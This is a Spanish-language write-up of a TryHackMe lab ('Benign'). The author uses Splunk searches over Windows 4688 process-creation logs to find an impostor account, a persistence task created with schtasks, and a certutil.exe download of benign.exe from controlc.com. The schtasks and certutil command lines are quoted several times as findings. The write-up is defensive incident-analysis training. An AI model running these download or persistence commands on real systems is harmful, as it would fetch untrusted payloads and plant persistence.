

# Benign

Andres Valdivieso Pinilla

## Introducción

Durante una revisión de seguridad, un sistema IDS del cliente detectó la ejecución de un proceso potencialmente malicioso en uno de los equipos del departamento de Recursos Humanos. Esta alerta inicial dio paso a una investigación más detallada, enfocada en los registros de creación de procesos (evento 4688), los cuales fueron extraídos e ingeridos en Splunk bajo el índice `win_eventlogs`. La red del cliente está organizada en tres segmentos lógicos (TI, RR.HH. y Marketing), lo que permitió enfocar el análisis sobre el segmento afectado y reducir el alcance de la investigación.

### Escenario: Identificación e investigación de host comprometido

Un sistema IDS del cliente detectó la ejecución de un proceso sospechoso en un host del departamento de Recursos Humanos, lo que levantó una alerta de posible compromiso. Posteriores análisis mostraron el uso de herramientas asociadas a tareas programadas y descargas desde Internet. Debido a limitaciones operativas, se recolectaron únicamente los eventos 4688 (creación de procesos), los cuales fueron ingeridos en Splunk bajo el índice `win_eventlogs`. La red del cliente está segmentada por departamentos (TI, RR.HH. y Marketing), lo que permite acotar la investigación.

## Responda las preguntas a continuación

¿Cuántos registros se ingieren a partir del mes de marzo de 2022?

Lo primero es realizar la búsqueda con este query para encontrar la ingesta de los datos:

```
index=win_eventlogs
```

Posteriormente configurar el rango de tiempo que queremos analizar y en este podemos ver que la ingesta de datos es de:

Applications Places System Tue 8 Jul, 21:32 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

10.10.209.147/en-US/app/search/search?q=search index%3Dwin\_eventlogs&display.page.search.m

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

splunk>enterprise Apps 3 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

### New Search

Save As Create Table View Close

1 index=win\_eventlogs from Mar 1, 2022 through Jul 8, 2025

✓ 13,959 events 3/1/22 12:00:00.000 AM to 7/9/25 12:00:00.000 AM No Event Sampling Job Smart Mode

Events (13,959) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 month per column

List Format 20 Per Page Prev 1 2 3 4 5 6 7 8 ... Next

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a Category 1
- a Channel 1
- a CommandLine 100+
- # date\_hour 12
- # date\_mday 5
- # date\_minute 60

Time Event

3/8/22 6:59:44.000 PM

{ [-]

- Category: Process Creation
- Channel: Windows
- CommandLine:
- EventID: 4688
- EventTime: 2022-03-08T18:59:44Z
- EventType: AUDIT\_SUCCESS
- HostName: HR\_02
- NewProcessId: 0x36fca5
- Opcode: Info
- ProcessID: 477
- ProcessName: C:\Program Files\SAP\FrontEnd\SapGui\sapgui.exe

Alerta de impostor: Parece que se ha observado una cuenta impostora en los registros, ¿cuál es el nombre de ese usuario?

En la misma consulta en los campos encontramos el de usernames en el cual nos muestra 11 usuarios:

Applications Places System Tue 8 Jul, 21:36 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

10.10.209.147/en-US/app/search/search?q=search index%3Dwin\_eventlogs&display.page.search.m

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

Woop woop! Your answer is correct

< Hide Fields All Fields List Format 20 Per Page Prev 1 2 3 4 5 6 7 8 ... Next

# ProcessID 100+ a ProcessName 100+ a punct 1 a Severity 1 # SeverityValue 1 a SourceModuleName 1 a SourceModuleType 1 a SourceName 1 a splunk\_server 1 a SubjectDomainName 1 # timeendpos 1 # timestartpos 1 a Username 11 + Extract New Fields

Username

11 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values

	Count	%
SYSTEM	3,325	23.82%
Moin	1,357	9.721%
James	1,336	9.571%
Katrina	1,274	9.127%
haroon	1,137	8.145%
Chris.fort	1,130	8.095%
deepak	1,118	8.009%
Daina	1,106	7.923%
Bell	1,104	7.909%
Amelia	1,071	7.672%

EventID: 4688

EventTime: 2022-03-08T18:59:18Z

EventType: AUDIT\_SUCCESS

Esto no nos permite ver de forma visual el usuario dado que solo nos deja ver el registro de los 10/11 por lo que debemos modificar el query para que el limite sean los 11

```
index=win_eventlogs | top limit=11 UserName
```

Acá ya podemos ver que el usuario con la cuenta impostor es:

ApplicationsPlacesSystemTue 8 Jul, 21:40AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

Woop woop! Your answer is correct

Search | Splunk 8.2.6

10.10.209.147/en-US/app/search/search?q=search index%3Dwin\_eventlogs | top limit%3D11 UserN

TryHackMe | Learn Cy...TryHackMe SupportOffline CyberChefRevshell GeneratorReverse Shell Cheat S...GitHub - swisskyrepo/...

Skip Navigation >Apps3 MessagesSettingsActivityHelpFind

SearchAnalyticsDatasetsReportsAlertsDashboardsSearch & Reporting

New SearchSave AsCreate Table ViewClose

1 index=win\_eventlogs | top limit=11 UserNamefrom Mar 1, 2022 through Jul 8, 2025

13,959 events (3/1/22 12:00:00.000 AM to 7/9/25 12:00:00.000 AM) No Event SamplingJobSmart Mode

EventsPatternsStatistics (11)Visualization

20 Per PageFormatPreview

UserName	count	percent
SYSTEM	3325	23.819758
Moin	1357	9.721327
James	1336	9.570886
Katrina	1274	9.126728
haroon	1137	8.145283
Chris.fort	1130	8.095136
deepak	1118	8.009170
Daina	1106	7.923204
Bell	1104	7.908876
Amelia	1071	7.672469
Amelia	1	0.007164

2

¿Qué usuario del departamento de RRHH se observó ejecutando tareas programadas?

Lo primero que se me ocurre es validar por el eventid 4688 y e schtasks con este query

The Windows Security Log logs several event IDs related to scheduled tasks using the `schtasks` command. The most relevant are: **Event ID 4698 for task creation**, Event ID 4699 for task deletion, Event ID 4700 for task enabling, Event ID 4701 for task disabling, and Event ID 4702 for task updates (excluding enabling/disabling).

Event ID	Description
4698	A scheduled task was created
4699	A scheduled task was deleted
4700	A scheduled task was enabled
4701	A scheduled task was disabled
4702	A scheduled task was updated (excluding enable/disable)

These events provide valuable information about scheduled task activity, including the user who performed the action, the task name, and other relevant details. For example, Event ID 4698 includes the Task Name and Task Content (XML representation of the task). Similarly, Event ID 4702 logs all updates except enabling and disabling operations.

Understanding these event IDs is crucial for auditing and security monitoring of scheduled tasks in Windows environments.

```
index=win_eventlogs EventID =4688 schtasks
```

Posteriormente ver los commandline para ver que ejecuciones se pueden ver y encontré esta


The screenshot shows the Splunk search interface. The search query is `index=win_eventlogs EventID=4688 schtasks`. The results show 87 events. A 'CommandLine' field is highlighted, showing a list of 5 values. The values are:

- `/change /tn "microsoft\\office\\office automatic updates" /enable`
- `/query /fo list /v`
- `/delete /f /tn "microsoft\\windows\\customer experience improvement program\\uploader"`
- `/create /tn OfficUpdater /tr "C:\\Users\\Chris.fort\\AppData\\Local\\Temp\\update.exe"`
- `/sc onstart`

The last value, `/sc onstart`, is highlighted with a red box.

De las cuales veo 5 con esto me llamo la atención la ultima por lo que ajusto el query

```
index=win_eventlogs EventID="4688" schtasks CommandLine="/create /tn OfficUpdater /tr  
\"C:\\Users\\Chris.fort\\AppData\\Local\\Temp\\update.exe\" /sc onstart"
```



Y en el log encontramos la **creación de un proceso sospechoso** a través de `schtasks.exe`, que es una herramienta legítima de Windows que puede ser usada para **persistencia maliciosa**. Aquí va una validación concisa:

### Validación del evento 4688 – Creación de proceso

- **Usuario:** `Chris.fort`
- **Proceso creado:** `schtasks.exe`
- **Comando ejecutado:**  
`/create /tn OfficUpdater /tr "C:\\Users\\Chris.fort\\AppData\\Local\\Temp\\update.exe" /sc onstart`
- **Indicadores sospechosos:**
  - Tarea programada al inicio (`/sc onstart`)
  - Binario ubicado en ruta temporal (`Temp\\update.exe`)
  - Nombre de tarea imita software legítimo: `OfficUpdater`

el usuario identificado es el de Chris.fort.

¿Qué usuario del de RR.HH. ejecutó un proceso del sistema (LOLBIN) para descargar una carga útil de un host de intercambio de archivos?

Lo primero que se me ocurre es volver a la búsqueda inicial

```
index=win_eventlogs
```



Desde este veo que hay un total de 100 commandline

Applications Places System Tue 8 Jul, 22:05 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

10.10.209.147/en-US/app/search/search?q=search index%3D"win\_eventlogs"&display.page.search...

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

splunk>enterprise Apps 3 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

### New Search

Save As Create Table View Close

1 index="win\_eventlogs" from Mar 1, 2022 through Jul 8, 2025

13,959 events (3/1/22 12:00:00.000 AM to 7/9/25 12:00:00.000 AM) No Event Sampling

Events (13,959) Patterns Statistics

Format Timeline Zoom Out

Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a Category 1
- a Channel 1
- a CommandLine 100+
- # date\_hour 12
- # date\_mday 5
- # date\_minute 60
- a date\_month 1

#### CommandLine

>100 Values, 100% of events

Selected Yes No

Reports

- Top values
- Top values by time
- Rare values
- Events with this field

#### Top 10 Values

	Count	%
	11,497	82.363%
-Embedding	187	1.34%
-V	147	1.053%
/nostartup "y:\accounting\accs_payable.accdb"	112	0.802%
/nostartup "y:\accounting\internal.accdb"	112	0.802%
/nostartup	108	0.774%
/?	107	0.766%
/nostartup "y:\accounting\accs_recv.accdb"	104	0.745%
/silent /all	78	0.559%
/LOADSAVEDWINDOWS	77	0.552%

10.10.209.147/en-US/app/search/search?q=search index="win\_eventlogs"&display.page.search....display.general.type=events&display.visualizations.charting.chart=line&sid=1752008718.54#

Posteriormente uso los rare values y encontramos esto

Applications Places System Tue 8 Jul, 22:06 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

10.10.209.147/en-US/app/search/search?q=search index%3D"win\_eventlogs"| rare limit%3D20 Con

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

splunk>enterprise Apps 3 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

### New Search

Save As Create Table View Close

1 index="win\_eventlogs"| rare limit=20 CommandLine from Mar 1, 2022 through Jul 8, 2025

13,959 events (3/1/22 12:00:00.000 AM to 7/9/25 12:00:00.000 AM) No Event Sampling

Events Patterns Statistics (20) Visualization

Line Chart Format Trellis

count

certutil.exe /USER /GROUPS /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart /processid:{026fe0e1-abb1-4747-9270-8a4535beee3c} /processid:{054fa50d-7f14-4e22-920e-a5f57f9f8aa2} /processid:{0950b3e7-728f-4698-880c-94449dfc8cca}

CommandLine	count	percent
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe	1	0.007164
/USER /GROUPS	1	0.007164
/create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart	1	0.007164
/processid:{026fe0e1-abb1-4747-9270-8a4535beee3c}	1	0.007164
/processid:{054fa50d-7f14-4e22-920e-a5f57f9f8aa2}	1	0.007164
/processid:{0950b3e7-728f-4698-880c-94449dfc8cca}	1	0.007164

El único extraño es el primero así que parametrizo el query sobre este

Applications Places System Tue 8 Jul, 22:07 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

Search | Splunk 8.2.6 x Search | Splunk 8.2.6 x +

10.10.209.147/en-US/app/search/search?q=search index%3D"win\_eventlogs"| rare limit%3D20 Con

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

splunk>enterprise Apps 3 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

### New Search

Save As Create Table View Close

1 index="win\_eventlogs" | rare limit=20 CommandLine from Mar 1, 2022 through Jul 8, 2025

13,959 events (3/1/22 12:00:00.000 AM to 7/9/25 12:00:00.000 AM) No Event Sampling Job || Smart Mode

Events Patterns **Statistics (20)** Visualization

20 Per Page Format Preview

CommandLine	count	percent
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe	1	0.007164
/USER /GR CommandLine = certutil.exe -urlcache -f - https://con...	1	0.007164
/create View events	1	0.007164
/processi Other events	1	0.007164
/processi Exclude from results	1	0.007164
/processi New search	1	0.007164
/processid:{0b55fc38-fe64-4c7c-a5c6-7f098a69c1ac}	1	0.007164
/processid:{0d07846a-089d-4875-b170-5b6611a5bc99}	1	0.007164
/processid:{0d2d303c-f56e-40cd-8b26-362af5c03011}	1	0.007164
/processid:{15d490fc-f099-4d5a-abe8-d5cb854e2c8c}	1	0.007164
/processid:{1dcafd7c-c90a-4324-a610-b28825fa83fe}	1	0.007164
/processid:{226ced17-3782-40bf-9870-3b89879747ef}	1	0.007164

10.10.209.147/en-US/app/search/search?q=search index="win\_eventlogs"| rare limit=20 Comman...play.general.type=statistics&display.visualizations.charting.chart=line&sid=1752008772.55#

Encontramos un solo evento

Applications Places System Tue 8 Jul, 22:08 AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

Search | Splunk 8.2.6 × Search | Splunk 8.2.6 × +

10.10.209.147/en-US/app/search/search?q=search index%3D"win\_eventlogs" CommandLine%3D" c ☆

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Events (1) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ Format 20 Per Page ▾

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a Category 1
- a Channel 1
- a CommandLine 1
- # date\_hour 1
- # date\_mday 1
- # date\_minute 1
- a date\_month 1
- # date\_second 1
- a date\_wday 1
- # date\_year 1
- # date\_zone 1
- # EventID 1
- a EventTime 1
- a extracted\_EventType 1
- a extracted\_index 1
- a HostName 1
- a index 1
- # linecount 1
- a NewProcessId 1

Time Event

> 3/4/22 10:38:28.000 AM { [-]

- Category: Process Creation
- Channel: Windows
- CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
- EventID: 4688
- EventTime: 2022-03-04T10:38:28Z
- EventType: AUDIT\_SUCCESS
- HostName: HR\_01
- NewProcessId: 0x82194b
- Opcode: Info
- ProcessID: 9912
- ProcessName: C:\Windows\System32\certutil.exe
- Severity: INFO
- SeverityValue: 2
- SourceModuleName: eventlog
- SourceModuleType: Win\_event\_log
- SourceName: Microsoft-Windows-Security-Auditing
- SubjectDomainName: cybertees.local
- UserName: haroon
- index: winlogs

Show as raw text

host = cybertees source = win\_event\_logs.json sourcetype = \_json

Y encontramos que:

### Validación de evento - Uso de LOLBIN para descarga

- **Usuario:** haroon@cybertees.local
- **Host:** HR\_01
- **Proceso:** certutil.exe
- **Comando ejecutado:**  
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe

#### Análisis de comportamiento:

- certutil.exe es un **LOLBIN** que puede usarse para **descargar archivos desde Internet** (T1105 - Ingress Tool Transfer).
- El parámetro **-urlcache -f** fuerza la descarga.
- Se descarga un archivo llamado **benign.exe** desde un sitio de **pastebin alternativo** (**controlc.com**), **comúnmente usado para alojar cargas maliciosas** de forma temporal.

### Indicadores de actividad sospechosa:

- Uso de **certutil.exe** con una URL → comportamiento anómalo en usuarios no administradores.
- El nombre **benign.exe** puede ser un intento de **engaño o evasión**.
- El dominio **controlc.com** ha sido visto en **campañas de malware**.



El usuario es:

Validación de evento - Uso de LOLBIN para descarga

• Usuario: haroon@cybertees.local

• Host: HR\_01

• Proceso: certutil.exe

• \*\*Comando ejecutado:\*\*

certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe

Para eludir los controles de seguridad, ¿qué proceso del sistema (lolbin) se utilizó para descargar una carga útil de Internet?

Para resolver este solo debemos estar atentos en lo que encontramos anteriormente dado que el proceso del sistema (**LOLBIN**) que se utilizó para eludir controles de seguridad y **descargar una carga útil desde Internet** fue:

**certutil.exe**

**Detalles relevantes del uso:**

- Ruta del proceso:** C:\Windows\System32\certutil.exe
- Comando usado:**

```
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
```

- Función abusada:** descarga de archivos desde Internet mediante **-urlcache -f**.

**Clasificación:**

- LOLBIN (Living-Off-the-Land Binary)** nativo de Windows.
- Frecuentemente utilizado por atacantes para **descargar payloads evitando soluciones antivirus o EDR**.

